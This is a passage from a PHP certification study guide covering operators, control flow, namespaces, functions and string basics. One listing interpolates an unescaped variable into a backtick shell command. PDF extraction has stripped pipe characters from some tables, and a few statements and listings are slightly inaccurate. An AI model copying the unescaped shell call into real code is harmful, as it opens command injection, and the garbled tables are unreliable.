In addition, it is possible to combine just about every other type of binary arithmetic and bitwise operator with the = sign to simultaneously perform an operation on a variable and reassign the resulting value to itself:

```
$variable = 1;  
// $variable now contains the integer value 1  
  
$variable += 3;  
// $variable now contains the integer 4
```

In this example, we pair the addition operator (the plus sign) with the equals sign to add the existing value of \$variable to the right operand, the integer 3. This technique can be used with all binary arithmetic and bitwise operators.

Referencing Variables

By default, assignment operators work *by value*—that is, they copy the value of one expression to another. If the right-hand operand happens to be a variable, only its value is copied, so that any subsequent change to the left-hand operator is not reflected in the right-hand one. For example:

```
$a = 10;  
$b = $a;  
$b = 20;  
echo $a; // Outputs 10
```

Naturally, you *expect* this to be the case, but there are circumstances in which you may want an assignment to take place *by reference*, so that the left-hand operand becomes “connected” with the right-hand one:

```
$a = 10;  
$b = &$a; // by reference  
$b = 20;  
echo $a; // Outputs 20
```

The assignment operator works by value for all data types except objects, which are always passed by reference, regardless of whether the & operator is used or not.

The use of by-reference variables is a sometimes-useful, but always very risky, technique because PHP variables tend to stay in scope for a long time, even within a single function. Additionally, unlike what happens in many other languages, by-reference activity is often *slower* than its by-value counterpart,

because PHP uses a clever “deferred-copy” mechanism that actually optimizes by-value assignments.

Comparison Operators

Comparison operations are binary operations that establish a relationship of equivalence between two values. They can either establish whether two values are equal (or *not equal*) to each other, and whether one is greater (or smaller) than the other. The result of a comparison operation is always a boolean value.

There are four equivalence operations:

Equivalence Operators	Description
<code>==</code>	Equivalence. Evaluates to true if the two operands are equivalent, meaning that they can be converted to a common data type in which they have the same value but are not necessarily of the same type.
<code>===</code>	Identity. Evaluates to true only if the operands are of the same data type and have the same value.
<code>!=</code>	Not-equivalent operator. Evaluates to true if the two operands are not equivalent, without regard to their data type.
<code>!==</code>	Not-identical operator. Evaluates to true if the two operands are not of the same data type or do not have the same value.

As you can imagine, it’s easy to confuse the assignment operator = for the comparison operator ==—and this is, in fact, one of the most common programming mistakes. A partial solution to this problem consists of reversing the order of your operands when comparing a variable to an immediate value, often referred to as “Yoda conditions”. For example, instead of writing:

```
echo $a == 10;
```

You could write:

```
echo 10 == $a;
```

These two operations are completely identical—but, because the left-hand operator of an assignment must be a variable, if you had forgotten one of the equal signs in the second example, the parser would have thrown an error, thus alerting you to your mistake.

A different set of operators establishes a relationship of inequality between two operands—that is, whether one of the two is greater than the other:

Inequality Operators	Description
< and <=	Evaluates to true if the left operand is <i>less than, or less than or equal to</i> , the right operand.
> and >=	Evaluates to true if the left operand is <i>greater than, or greater than or equal to</i> , the right operand.

Clearly, the concept of relationship changes depending on the types of the values being examined. While the process is clear for numbers, things change a bit for other data types; for example, strings are compared by examining the binary value of each byte in sequence until two different values are found; the result of a comparison operation is then determined by the numeric value of those two bytes. For example:

```
$left = "ABC";
$right = "ABD";

echo (int) ($left > $right);
```

The code above echoes 0 (that is, false), because the letter D in \$right is higher than the corresponding letter C in \$left. While you may think that this comparison method is roughly equivalent to alphabetical comparison, this is almost never the case when applied to real-world examples. Consider, for example, the following:

```
$left = 'apple';
$right = 'Apple';

echo (int) $left > $right;
```

This example outputs 1 (true), because the ASCII value of the character a (97) is higher than that of the character A (65). Clearly, this approach won't work well in the context of text comparison, and a different set of functions is required—this is explained in the [Strings chapter](#).

The use of comparison operators with arrays also introduces a different set of rules. These are explained in the [Arrays chapter](#).

Logical Operators

Logical operators are used to connect together boolean values and obtain a third boolean value depending on the first two. There are four logical operators in PHP, of which three are binary. The only unary operator is the *Logical NOT*, identified by a single exclamation point that precedes its operand:

```
$a = false;
echo !$a; // outputs 1 (true)
```

It's important to understand that *all* logical operators only work with boolean values; therefore, PHP will first convert any other value to a boolean and then perform the operation.

The three binary operators are:

Binary Operators	Description
&& / and	The AND operator evaluates to true if both the left and right operands evaluate to true. The most commonly-used form of this operator is &&.
/ or	The OR operator evaluates to true if either the left or right operand evaluates to true, with the form being more commonly used.
XOR	The Exclusive OR operator evaluates to true if either the left or right operand evaluates to true, but not both .

Note that PHP also has the bitwise operators & and | which should not be confused with the binary operators. The & operator returns the bits that are in both operands while | returns the bits set in either one.

It's important to understand that PHP employs a very simple shortcut strategy when executing binary logical operations. For example, if the left-hand side operand of an AND operation evaluates to *false*, then the operation returns *false* immediately (since any other result would be impossible), without evaluating the right-hand side operand at all.

In addition to improving performance, this approach is a life-saver in many situations where you actually *don't want* the right-hand operand to be evaluated at all, based on the first one.

Other Operators

In addition to all the operators we've seen so far, PHP also uses a few specialized operators to simplify certain tasks. One of these is the *error suppression operator*, @; when prepended to an expression, this operator causes PHP to ignore almost all error messages that occur while that expression is being evaluated:

```
$x = @fopen( "/tmp/foo" );
```

The code above will prevent the call to fopen() from outputting an error—provided that the function uses PHP's own functionality for reporting errors. Sadly, some libraries output their errors directly, bypassing PHP and thereby making it much harder to manage with the error suppression operator.

Use of the @ operator is considered bad practice, because it makes it more difficult to trace and debug errors. It is also slow. While its speed has been greatly improved in PHP 5.3 (and even more so in 5.4), it should be avoided, as it can hide important issues.

If you must use it, you can install the pecl extension xdebug and enable the xdebug.scream option to stop it hiding the errors during development.

The *backtick operator* makes it possible to execute a shell command and retrieve its output. It is functionally equivalent to calling shell_exec(). For example, the following will cause the output of the UNIX ls command to be stored inside \$a:

Don't confuse the backtick operator with regular quotes (and, conversely, don't confuse the latter with the former!).

```
$a = `ls -l`;
```

Operator Precedence and Associativity

As we all learned in school, not all operations have the same *precedence*. When using an infix notation, the order in which operations are written in an expression lends itself to a certain amount of ambiguity which must, therefore, be resolved. This can be done in one of two ways: by using parentheses to indicate which operations should be performed first, or by using a set of pre-defined *precedence rules*. In mathematics, these are often referred to as PEMDAS (in the USA) or BODMAS (in the UK).

Even if we establish the precedence of each operation, however, we lack one important tool: how do we decide in which order we execute operations that have the same precedence? This is determined by an operation's *associativity*, which can either be *left* (operations are performed left-to-right), *right* (operations are performed right-to-left) or *none* (for operations that cannot be associated).

The following table illustrates the precedence and associativity of each operation:

Associativity	Operator
left	[
non-associative	++ --
non-associative	~ - (int) (float) (string) (array) (object) @
non-associative	instanceof
right	!
left	* / % **
left	+ - .
left	<< >>
non-associative	< <= > >=
non-associative	== != === !==
left	&
left	^
left	
left	&&
left	
left	? :
right	= += -= *= /= .= %= &= = ^= <<= >>= **=
left	and
left	xor
left	or
left	,

Note that the logical operators &, &&, and and, as well as |, ||, and or, have different precedence. Mixing their usage in an expression can lead to unintended results.

Control Structures

Control structures allow you to control the *flow* of your script—after all, if all a script could do was run from start to finish, without any control over which portions of the script are run and how many times, writing a program would be next to impossible.

PHP features a number of different control structures—including some that, despite being redundant, significantly simplify script development. You should be very familiar with all of them, as control structures are a fundamental element of the language.

Conditional Structures

Conditional structures are used to change the execution flow of a script based on one or more conditions. The most basic of these structures is the if-then-else construct, which executes one of two statements (or sets of statements enclosed in a code block) depending on whether a condition evaluates to true or false:

Listing 1.10: If-then-else

```
if (expression1) {  
} elseif (expression2) {  
    // Note that the space between else and if is optional  
} else {  
}
```

Here, if expression1 evaluates to true, the code block immediately following it is executed. Otherwise, the interpreter attempts to execute the contents of the else portion of the statement. Note that you chain together several if-then-else statements by using the elseif construct instead of a simple else (you can also use else if, which is equivalent).

Naturally, if-then-else statements can be nested:

Listing 1.11: Nested If-then-else

```
if (expression1) {
    if (expression2) {
        // Code
    } else {
        // More code
    }
} else {
    if (expression3) {
        // More core again.
    }
}
```

A special *ternary* operator allows you to embed an if-then-else statement inside an expression:

```
echo 10 == $x ? 'Yes' : 'No';
```

The code above would be equivalent to the following:

```
if (10 == $x) {
    echo 'Yes';
} else {
    echo 'No';
}
```

As you can see, the former expression is much more concise—and, if used properly, can make code much more readable. However, you should think of this operation as nothing more than a shortcut: used in excess, it can make your code difficult to understand and compromise its functionality, particularly if you start nesting several of these operations into each other.

With PHP 5.3 the ternary operator has become even shorter! It will return the result of the left-hand expression on true if you omit a true value *and* remove any whitespace between the ? and : like so:

```
$foo = ($bar) ?: $bat;
```

Unfortunately, this cannot be used for an if-set-or type of condition, because if the variable does not exist it will issue a notice, and if you use `isset()`, it will return true on existence, or false otherwise.

The problem with if-then-else statements is that they tend to get rather complicated when you need to check a single expression against several different possible values. Imagine, for example, the not-so-uncommon situation in which you have a series of related if-then-else statements that compare a single variable for multiple possible matches, as in the following:

Listing 1.12: Multiple matches for if-then-else

```
$a = 0;  
if ($a) {  
    // Evaluates to false  
} elseif ($a == 0) {  
    // Evaluates to true  
} else {  
    // Will only be executed if no other conditions are met  
}
```

There are several problems here. First, you have to write *a lot* of code, which is difficult to maintain and understand. Second, the value of \$a must be evaluated every time an if condition is encountered—which, in this case, is not a big problem, but could be if you needed to evaluate a complex expression. To mitigate this problem, PHP features the switch construct:

Listing 1.13: Switch statement

```
$a = 0;  
switch ($a) { // In this case, $a is the expression  
    case true: // Compare to true  
        // Evaluates to false  
        break;  
    case 0: // Compare to 0  
        // Evaluates to true  
        break;  
    default:  
        // Will only be executed if no other conditions  
        // are met  
        break;  
}
```

A switch statement evaluates the initial expression (\$a in this case) only once, and then compares it against the individual case values; if a match is found, it will continue to execute code until it encounters a break statement. Note that the use of break is *required*—or the interpreter will continue executing code even if it finds another case. Finally, if none of the test cases match, the interpreter executes the code block in the default block. Once a break is hit, PHP will exit the switch, even if other case values would match.

A great feature of switch is the ability to fall-through by intentionally omitting the break, allowing you to perform the same code for multiple inputs. However, once a case matches, all further case conditions are ignored until (and unless) a break is hit.

Listing 1.14: Switch statement with fall-through

```
switch ($a) {  
    case (strpos($a, 'bat') !== false):  
        echo "The value contains bat" . PHP_EOL;  
    case (strpos($a, 'foo') !== false):  
        echo "The value contains foo" . PHP_EOL;  
        break;  
    case (strpos($a, 'bar') !== false):  
        echo "The value contains bar" . PHP_EOL;  
        break;  
}
```

Depending on the value of \$a, this code will have different output. If it contains foo, but not bat, then the output looks like:

The value contains foo

If it contains bat, regardless of the presence of foo, it will be output the following:

The value contains bat
The value contains foo

Unless it *only* contains bar, and not foo or bat, then the last case is never reached.

Iterative Constructs

Iterative constructs make it possible to execute the same portion of code multiple times. PHP has four of these, although only two of them are necessary to the functioning of a language.

The simplest iterative constructs are the `while()` and `do...while()` loops; they allow you to perform a series of operations until a condition evaluates to `false`:

Listing 1.15: While and Do loops

```
$i = 0;
while ($i < 10) {
    echo $i . PHP_EOL;
    $i++;
}

$i = 0;
do {
    echo $i . PHP_EOL;
    $i++;
} while ($i < 10);
```

These two types of loop are very similar, with the only difference being the point at which the condition is checked to determine whether the code inside the construct should be executed or not. In a `while()` loop, the check is performed every time the execution point *enters* the loop—this means that, if the condition is *never* true, the code inside the loop will never be executed. In a `do...while()` loop, on the other hand, the check takes place *at the end* of each iteration of the loop—meaning that, even if the condition never evaluates to true, the contents of the loop will be executed at least once.

The `for` and `foreach` constructs are specialized looping mechanisms that can be used to essentially encapsulate a `while()` loop that uses a counter in a slightly more readable form:

```
for ($i = 0; $i < 10; $i++) {
    echo $i . PHP_EOL;
}
```

The `for` declaration contains three portions, separated by semicolons. The first one contains an instruction (or series of instructions separated by a comma) that is executed once before the loop has begun. The second one contains a condition that is checked at the beginning of every iteration

the loop. Finally, the third one contains an instruction (or, again, a set of instructions separated by a comma) that is executed at the end of every iteration. Therefore, the code above would be equivalent to writing the following:

```
$i = 0;
while ($i < 10) {
    echo $i . PHP_EOL;
    $i++;
}
```

The built-in PHP_EOL constant represents the “end of line” marker for your current operating system.

Similar to `for` is the `foreach` construct, which allows you to loop through an array or object; we discuss this construct in the [Arrays chapter](#) and further in the [Object-oriented Design chapter](#).

Breaking and Continuing

The `break` keyword, which we encountered briefly in the earlier section about the `switch` statement, can also be used to immediately exit a loop; it takes an optional parameter, which allows you to exit from multiple nested loops:

Listing 1.16: Breaking out of a loop

```
$i = 0;
while (true) {
    if ($i == 10) {
        break;
    }
    echo $i . PHP_EOL;
    $i++;
}

for ($i = 0; $i < 10; $i++) {
    for ($j = 0; $j < 3; $j++) {
        if (($j + $i) % 5 == 0) {
            // Exit from this loop and the next outer one.
            break 2;
        }
    }
}
```

Remember always to terminate a break statement with a semicolon if it does not have any parameters. If you do not do so, and it is followed by an expression that returns an integer number, you may end up causing the interpreter to randomly exit from more than one loop—causing all sorts of difficult-to-troubleshoot situations.

There are cases in which, rather than terminating a loop, you simply want to skip over the remainder of an iteration and immediately skip over to the next. This is done with the `continue` statement: as with `break`, you can provide it with an integer parameter to specify the level of nesting to which it applies. For example, the following code will only output numbers between 0 and 3, and between 6 and 9:

```
for ($i = 0; $i < 10; $i++) {
    if ($i > 3 && $i < 6) {
        continue;
    }
    echo $i . PHP_EOL;
}
```

Namespaces

PHP 5.3 added support for namespaces—a way to encapsulate code. While you can place any code within a namespace, only classes, traits, interfaces, functions, and constants are affected by them.

In PHP, namespaces allow us to avoid naming collisions and to alias long names caused by avoiding naming collisions.

To use a namespace you must declare it using the `namespace` keyword. The namespace **must** be declared at the top of the file. It may only be preceded by the opening PHP tag and a `declare` statement.

You can then, optionally, surround the contents of the namespace inside of curly braces—but this is not usually done.

```
namespace Ds;

// Code here is within the namespace
```

Or, within curly braces:

```
namespace Ds {
    // Code here is within the namespace
}
```

Namespaces can be declared more than once, allowing you to separate the contents of the namespace across multiple files (e.g. using the one-class-per-file standard, you can have two classes within the same namespace).

You *may* declare multiple namespaces within a single file; however, this is strongly discouraged. To place code in the global scope, you use the anonymous namespace, but you **must** use curly braces:

Listing 1.17: Multiple namespaces in a file

```
namespace Ds {
    // Code in the Ds namespace
}

namespace {
    // Code in the global space
}
```

Once code has been namespaced, you can only access it from within that namespace, or with its fully-qualified name.

To define a namespaced constant, use the const keyword.

Sub-Namespaces

You can create sub-namespaces by separating identifiers with the namespace operator: the backslash (\).

```
namespace Ds\String;
```

It is not required that all nested namespaces be declared explicitly—meaning that you can have Ds\String\Tools without ever explicitly declaring a Ds\String namespace.

Using Namespaces

We use the same backslash operator to create the fully-qualified name for a namespaced class, interface, trait, function, or constant.

Listing 1.18: A namespaced class

```
namespace Ds\String;

class Unicode
{
    protected $string;

    public function __construct($string) {
        $this->string = $string;
    }

    public function strlen() {
        if (extension_loaded('iconv')) {
            return \iconv_strlen($this->string);
        } elseif (extension_loaded('mbstring')) {
            return \mb_strlen($this->string);
        }

        return false;
    }
}
```

Here we have a namespace of `Ds\String` which contains a `Unicode` class. The fully-qualified name for our `Unicode` class is `Ds\String\Unicode`.

Names are considered relative to the current namespace unless they start with a `\`. This means that inside the `Ds` namespace you can use the relative namespace `String\Unicode` for our class.

When *inside* a namespace, unless you fully qualify classes and interfaces in the global namespace by prepending them with a `\` (e.g. `\DateTime`), they will be considered relative to the current namespace. However, for functions and constants, the PHP engine will use global functions or constants if one does not exist inside the namespace—unless you have tried to use the function or constant. Let's look at some examples to illustrate this behavior.

```
namespace foo;
strlen("foo"); // falls back to \strlen();
```

However, trying to use it within the namespace will cause a fatal error.

```
namespace foo;  
use function bar\strlen; // doesn't exist  
  
strlen("len"); // doesn't fall back, fatal error:  
// Fatal error: Call to undefined function bar\strlen()
```

When *outside* a namespace, if you have `use \foo\strlen` but the function or constant does not exist, it will use the global function or constant without causing any error.

```
require "foo.php"; // foo namespace  
  
use \foo\strlen; // does not exist  
  
echo strlen('len'); // uses \strlen
```

To instantiate our class using the fully-qualified name, we do the following:

```
$string = new \Ds\String\Unicode(  
    "Jag älskar regnbågar och sköldpaddor"  
)
```

Alternatively, we can utilize the `use` keyword to import the class, so we do not have to qualify it fully:

```
use Ds\String\Unicode;  
  
$string = new Unicode(  
    "Jag älskar regnbågar och sköldpaddor"  
)
```

This works in the global scope, or within any other namespaced code—though the `use` statement *must* be declared after any namespace declaration.

You may have as many `use` statements as you like, and may `use` more than one class or interface at a time using a comma-separated list.

Note that `use` applies to the *file* in which it is declared, and when that file is included, **does not** have any effect in the including file.

You do not have to use the fully-qualified name; you can also use just a portion of it, allowing you to access sub-elements from that point:

```
use Ds\String;
$string = new String\Unicode(
    "Jag älskar regnbågar och sköldpaddor"
);
```

Dynamic Usage

If you want to refer to a namespaced item dynamically, you must use the fully-qualified namespace.

```
$class = "\Ds\String\Unicode";
$string = new $class("Jag älskar regnbågar och sköldpaddor");
```

As of PHP 5.5, a magic `class` construct is available that will return the fully-qualified name of a class. The construct is accessed like a constant, but is *not case-sensitive*:

```
namespace Ds\String;
$class = Unicode::CLASS; // \Ds\String\Unicode
```

The “constant” name `CLASS` is case-insensitive, and can also be written `Unicode::Class` or `Unicode::class`.

Aliasing

It is also possible to alias items using the `use` keyword:

```
use Ds\String\Unicode as String;

$string = new String(
    "Jag älskar regnbågar och sköldpaddor"
);
```

This is useful when working with multiple namespaces that may reuse the same name in different contexts.

Importing Functions and Constants

Since namespaces were introduced, you have been able to create functions and constants within them. However, until PHP 5.6 you could not import those functions and constants, and had to refer to them by either their fully-qualified name or an aliased name.

For example, with the function below:

Listing 1.19: A namespaced function

```
namespace Unicode\Tools;

const CHARSET = 'UTF-8';
function strlen($string) {
    if (extension_loaded('iconv')) {
        return \iconv_strlen($string);
    } elseif (extension_loaded('mbstring')) {
        return \mb_strlen($string);
    }

    return false;
}
```

we would need to do one of the following in PHP 5.3 through 5.5:

Listing 1.20: Accessing a namespaced function before 5.6

```
use Unicode\Tools as UT;

$charset = UT\CHARSET;
UT\strlen("Jag älskar regnbågar och sköldpaddor");

// or, fully-qualified
$charset = \Unicode\Tools\CHARSET;
\Unicode\Tools\strlen(
    "Jag älskar regnbågar och sköldpaddor"
);
```

With PHP 5.6 we can import functions and constants and even override built-in PHP functions/constants in the global space. You can still access the global space by using the fully-qualified syntax (\function() or \CONSTANT). To import functions we use the `use function` syntax; for constants, use `const`:

```
use const Unicode\Tools\CHARSET;
use function Unicode\Tools\strlen;

$charset = CHARSET; // Is now Unicode\Tools\CHARSET
strlen($string); // Is now Unicode\Tools\strlen(),
                  // not the global \strlen()
```

Unlike with classes and interfaces, when inside a namespace, unqualified namespaces and constants that do not exist relative to the current namespace **will** fall back to the global scope—even if you explicitly use `function` or use `const` with a non-existent function/constant.

Listing 1.21: Falling back to global scope

```
namespace Ds\String;  
  
// Does't exist, or it would override  
use function Ds\String\iconv_strlen;  
  
// The same as using fully qualified \iconv_strlen()  
echo iconv_strlen(  
    "Jag älskar regnbågar och sköldpaddor"  
); // outputs 36
```

It is recommended (despite the fall-through) that you fully qualify global functions/constants; otherwise, adding in a function or constant of the same name later will cause the new item to be used instead.

Summary

This chapter has covered many of the essentials of any PHP application. While simple, they are the building blocks of all applications, so you should therefore be completely familiar with them, their capabilities and any special requirements that they have.

There are some fundamental elements that we have only glossed over here: arrays, strings, functions and objects. These are complex enough to warrant their own sections of the book and are, therefore, covered in the next four chapters.

Chapter 2

Functions

The heart of PHP programming is, arguably, the function. The ability to encapsulate any piece of code in such a way that it can be called again and again is invaluable—it is the cornerstone of structured procedural and object-oriented programming.

In this chapter, we focus on various aspects of creating and managing functions from within PHP scripts—therefore, this chapter is about *writing* functions, rather than *using* them.

Basic Syntax

Function syntax is—at its most basic—very simple. To create a new function, we simply use the keyword `function`, followed by an identifier, a pair of parentheses and braces (otherwise known as a code block):

```
function name() {  
    // ... code  
}
```

PHP function names are *not* case-sensitive. As with all identifiers in PHP, the name must consist only of letters (a-z), numbers and the underscore character, and must not start with a number.

To make your function *do something*, simply place the code to be executed between the braces, and then call it.

```
function hello() {  
    echo "Hello World!";  
}  
  
hello(); // Displays "Hello World!"
```

Returning Values

All functions in PHP return a value—even if you don’t explicitly cause them to. Thus, the concept of “void” functions does not really apply to PHP. You can specify the return value of your function by using the `return` keyword:

Listing 2.1: Returning a value

```
function hello() {  
    return "Hello World"; // No output is shown  
}  
  
// Assigns the return value "Hello World" to $txt  
$txt = hello();  
  
echo hello(); // Displays "Hello World"
```

Naturally, return also allows you to interrupt the execution of a function and exit it even if you don't want to return a value:

Listing 2.2: Returning and exiting early

```
function hello($who) {
    echo "Hello $who";
    if ($who == "World") {
        return; // Nothing else in the
                // function will be processed
    }
    echo ", how are you";
}

hello("World"); // Displays "Hello World"
hello("Reader") // Displays "Hello Reader, how are you?"
```

Note, however, that even if you don't return a value, PHP will *still* cause your function to return NULL.

Functions can also be declared so that they return by reference; this allows you to return a variable as the result of the function, instead of as a copy (returning a copy is the default for every data type except objects). Typically, this is used for things like resources (such as database connections) and when implementing the Factory pattern. However, there is one caveat: you *must* return a variable—you cannot return an expression by reference, or use an empty return statement to force a NULL return value:

Listing 2.3: Returning by reference

```
function &query($sql) {
    $result = mysql_query($sql);
    return $result;
}

// The following is incorrect and will cause PHP
// to emit a notice when called.
function &getHello() {
    return "Hello World";
}

// This will also cause the warning to be
// issued when called
function &test() {
    echo 'This is a test';
}
```

Variable Scope

PHP has three variable scopes: global scope, function scope, and class scope. The global scope is, as its name implies, available to all parts of the script; if you declare or assign a value to a variable outside of a function or class, that variable is created in the global scope.

Class scope is discussed in the [Object-Oriented Programming in PHP chapter](#).

However, any time you enter a function, PHP creates a new scope—a “clean slate” that, by default, contains no variable and is completely isolated from the global scope. Any variable defined within a function is no longer available after the function has finished executing. This allows the use of names which may be in use elsewhere without having to worry about conflicts.

Listing 2.4: Variable scope

```
$a = "Hello World";  
  
function hello() {  
    $a = "Hello Reader";  
    $b = "How are you";  
}  
  
hello();  
  
echo $a; // Will output Hello World  
echo $b; // Will emit a notice
```

There are two ways to access variables in the global scope from inside a function; the first consists of “importing” the variable inside the function’s scope by using the `global` statement:

Listing 2.5: Accessing with the global statement

```
$a = "Hello";  
$b = "World";  
  
function hello() {  
    global $a, $b;  
    echo "$a $b";  
}  
  
hello(); // Displays "Hello World"
```

You will notice that `global` takes a comma-separated list of variables to import—naturally, you can have multiple `global` statements inside the same function.

Many developers feel that the use of `global` introduces an element of confusion into their code, and that “connecting” a function’s scope with the global scope can easily become a source of problems. They prefer, instead, to use the `$GLOBALS` superglobal array, which contains all the variables in the global scope:

Listing 2.6: Accessing \$GLOBALS array

```
$a = "Hello";
$b = "World";

function hello() {
    echo $GLOBALS['a'] . ' ' . $GLOBALS['b'];
}

hello(); // Displays "Hello World"
```

Passing Arguments

Arguments allow you to inject an arbitrary number of values into a function in order to influence its behaviour:

Listing 2.7: Passing arguments

```
function hello($who) {
    echo "Hello $who";
}

hello("World");
/* Here we pass in the value, "World", and the function
   displays "Hello World" */
```

You can define any number of arguments and, in fact, you can pass an arbitrary number of arguments to a function, regardless of how many you specified in its declaration. PHP will not complain unless you provide fewer arguments than you declared.

Additionally, you can make arguments optional by giving them a default value. Optional arguments must be rightmost in the list and can only take simple values—expressions are not allowed:

Listing 2.8: Setting argument defaults

```
function hello($who = "World") {  
    echo "Hello $who";  
}  
  
hello();  
/* This time we pass in no argument and $who is assigned  
"World" by default. */  
  
hello("Reader");  
/* This time we override the default argument */
```

Type-hinting

Type-hinting occurs when a function (or method) specifies what *type* of data **must** be passed in. For example, specifying that an argument must be an integer, in which case passing a string or even a float will cause an error.

Because PHP is loosely typed, and because almost all input data for PHP is string-based, it does not support type-hinting in the traditional sense, specifically for scalar values.

With PHP you may specify either one of:

- Any class or interface name - the value must be of that class, or a subclass of it, or implement that interface.
- Array - the value must be an array. Introduced in PHP 5.1.
- Callable - the value must be a valid callback (see the section on Callbacks for more details). Added in PHP 5.4.

More information on classes and interfaces can be found in the [Object-Oriented Programming chapter](#).

To type-hint an argument, just prepend the argument with the required type:

Listing 2.9: Type-hinting arguments

```
function hello(array $people = null) {
    // $people must be an array or if nothing is
    // passed, it will be false
}

function f(SomeObject $obj, Callable $callback) {
    // $obj must be compatible with SomeObject
    // $callback must be a valid callback
}
```

When combining type-hinting with a default value (as in our first function above), the default value **must** be null. Also, PHP only uses the default value if **no** value is passed. If an invalid value is passed it will instead cause an error.

Passing Arguments by Reference

Function arguments can also be passed by reference, as opposed to the traditional by-value method, by prefixing them with the by-reference operator &. This allows your function to affect external variables.

Listing 2.10: Passing by reference

```
function countAll(&$count) {
    if (func_num_args() == 0) {
        die("You need to specify at least one argument");
    } else {
        // Returns an array of arguments
        $args = func_get_args();

        // Remove the defined argument from the beginning
        array_shift($args);

        foreach ($args as $arg) {
            $count += strlen($arg);
        }
    }

    $count = 0;

    countAll($count, "foo", "bar", "baz"); // $count equals 9
}
```

Note—and this is very important—that only variables can be passed as by-reference arguments; you cannot pass an expression as a by-reference parameter.

Unlike PHP 4, PHP 5 allows default values to be specified for parameters even when they are declared as by-reference:

Listing 2.11: Passing by reference with defaults

```
function cmdExists($cmd, &$output = null) {
    $output = `whereis $cmd`;
    if (strpos($output, DIRECTORY_SEPARATOR) !== false) {
        return true;
    } else {
        return false;
    }
}
```

In the example above, the `$output` parameter is completely optional—if a variable is not passed in, a new one will be created within the context of `cmdExists()` and, of course, destroyed when the function returns.

Variable-Length Argument Lists

A common mistake when declaring a function is to write the following:

```
function foo($optional = "null", $required) {
}
```

This does not cause any errors to be emitted, but it also makes no sense—because you will never be able to omit the first parameter (`$optional`) if you want to specify the second, and you can't omit the second because PHP will emit a warning.

In this case, what you really want is *variable-length argument lists*—that is, the ability to create a function that accepts a variable number of arguments, depending on the circumstances. A typical example of this behaviour is exhibited by the `var_dump()` family of functions.

PHP provides three built-in functions to handle variable-length argument lists: `func_num_args()`, `func_get_arg()` and `func_get_args()`. Here's an example of how they're used:

Listing 2.12: Handling variable-length argument lists

```
function hello() {
    if (func_num_args() > 0) {
        // The first argument is at position 0
        $arg = func_get_arg(0);
        echo "Hello $arg";
    } else {
        echo "Hello World";
    }
}

hello("Reader"); // Displays "Hello Reader"

hello(); // Displays "Hello World"
```

You can use variable-length argument lists even if you do specify arguments in the function header. However, this won't affect the way the variable-length argument list functions behave—for example, `func_num_args()` will still return the total number of arguments passed to your function, both declared and anonymous.

Listing 2.13: Counting variable-length argument lists

```
function countAll($arg1) {
    $args = func_get_args(); // Returns an array of arguments

    // Remove the defined argument from the beginning
    array_shift($args);

    $count = strlen($arg1);

    foreach ($args as $arg) {
        $count += strlen($arg);
    }

    return $count;
}

echo countAll("foo", "bar", "baz"); // Displays '9'
```

Our `countAll` function requires at least one value, so we define one explicit (named) argument, and then use `func_get_args()` to retrieve the rest.

Variadics

PHP 5.6 introduced a new feature called variadics. Variadics allow you to explicitly denote a function as accepting a variable length argument list.

With this new feature, we no longer have to manually retrieve our variable arguments, nor separate them from named arguments.

The syntax for variadics is an argument variable prefixed with three periods: ... \$args. The variadic argument **must be the last argument** in the argument list.

If we wanted to rewrite our function above, we can do so like this:

Listing 2.14: Using variadics

```
function f($arg1, ...$args) {
    $count = strlen ($arg1);

    foreach ($args as $arg) {
        $count += strlen($arg);
    }

    return $count;
}
```

Additionally, variadics allows for passing by reference:

```
function foo(&...$args) {
    // each argument is passed by reference
}
```

As well as allowing for type-hinting:

```
function foo(array ...$args) {
    // each argument is an array
}
```

Despite the improvements that variadics brings, it is still important to keep in mind that variable-length argument lists are full of potential pitfalls; while they are very powerful, they do tend to make your code confusing, because it's nearly impossible to provide comprehensive test cases if a function that accepts a variable number of parameters is not constructed properly.

Argument Unpacking

In addition to the new variadics functionality in PHP 5.6, the same syntax is used for another new feature known as argument unpacking or “splat.”

Argument unpacking works the opposite of the way variadics does, allowing you to unpack an array-like data structure into an argument list when calling a function or method.

```
$args = ["World", "Universe", "Hello World"];  
echo str_replace(...$args); // Returns "Hello Universe"
```

Argument unpacking works with *any* function or method, but similar to variadics, **must be the last argument** passed in.

Summary

Functions are one of the most often used components of the PHP language (or, for that matter, of any language). Without them, it would be virtually impossible to write reusable code—or even use object-oriented programming techniques.

For this reason, you should be well versed not only in the basics of function declaration, but also in the slightly less obvious implications of elements like passing arguments by reference and handling variable-length argument lists. The exam features a number of questions centered around a solid understanding of how functions work—luckily, these concepts are relatively simple and easy to grasp, as illustrated in this chapter.

Chapter 3

Strings and Patterns

As we mentioned in the *PHP Basics chapter*, strings wear many hats in PHP—far from being relegated to mere collections of textual characters, they can be used to store binary data of any kind, as well as text encoded in a way that PHP does not understand natively, but that one of its extensions can manipulate directly.

String manipulation is a very important skill for every PHP developer—a fact that is reflected in the number of exam questions that either revolve directly around strings or that require a firm grasp on the way they work. Therefore, you should ensure that you are very familiar with them before taking the exam.

Keep in mind, however, that strings are a vast topic; once again, we focus on the PHP features that are most likely to be relevant to the Zend exam.

String Basics

Strings can be defined using one of several methods. Most commonly, you will encapsulate them in single quotes or double quotes. In PHP, unlike some other languages, these two methods behave quite differently: single quotes represent *simple strings*, in which almost all characters are used literally. Double quotes, on the other hand, encapsulate *complex strings* that allow for special escape sequences (for example, to insert special characters) and for variable substitution, which makes it possible to embed the value of a variable directly in a string, without the need for any special operator.

Escape sequences are sometimes called *control characters* and take the form of a backslash (\) followed by one or more characters. Perhaps the most common escape sequence is the newline character \n. In the following example, we use hex and octal notation to display an asterisk:

```
echo "\x2a";
echo "\052";
```

Variable Interpolation

A variable can be embedded directly inside a double-quote string by simply typing its name. For example:

```
$who = "World";

echo "Hello $who\n"; // Shows "Hello World" followed by
                     // a newline

echo 'Hello $who\n'; // Shows "Hello $who\n"
```

Clearly, this simple syntax won't work in situations in which the parser cannot readily parse the name of the variable you want interpolated because of the way the name is positioned inside of the string. In these cases, you can encapsulate the variable's name in braces to make it clear:

```
$me = 'Davey';
$names = array('Smith', 'Jones', 'Jackson');

echo "There cannot be more than two {$me}s!";
echo "Citation: {$names[1]} [1987]";
```

In the first example above, the braces help us append a hard-coded letter “s” to the value of \$me. Without braces, the parser would be looking for the variable \$mes, which obviously does not exist. In the second example, if the braces were not available, the parser would interpret our input as \$names[1][1987], since the square brackets are used for array syntax. This would clearly not give us the result we intended, since 1987 is the year of the citation.

The Heredoc and Nowdoc Syntax

Another syntax, called *heredoc*, can be used to declare complex strings—in general, the functionality it provides is similar to that of double quotes. Because heredoc uses a special set of tokens to encapsulate the string, it’s easier to declare strings that include many double-quote characters or span many lines.
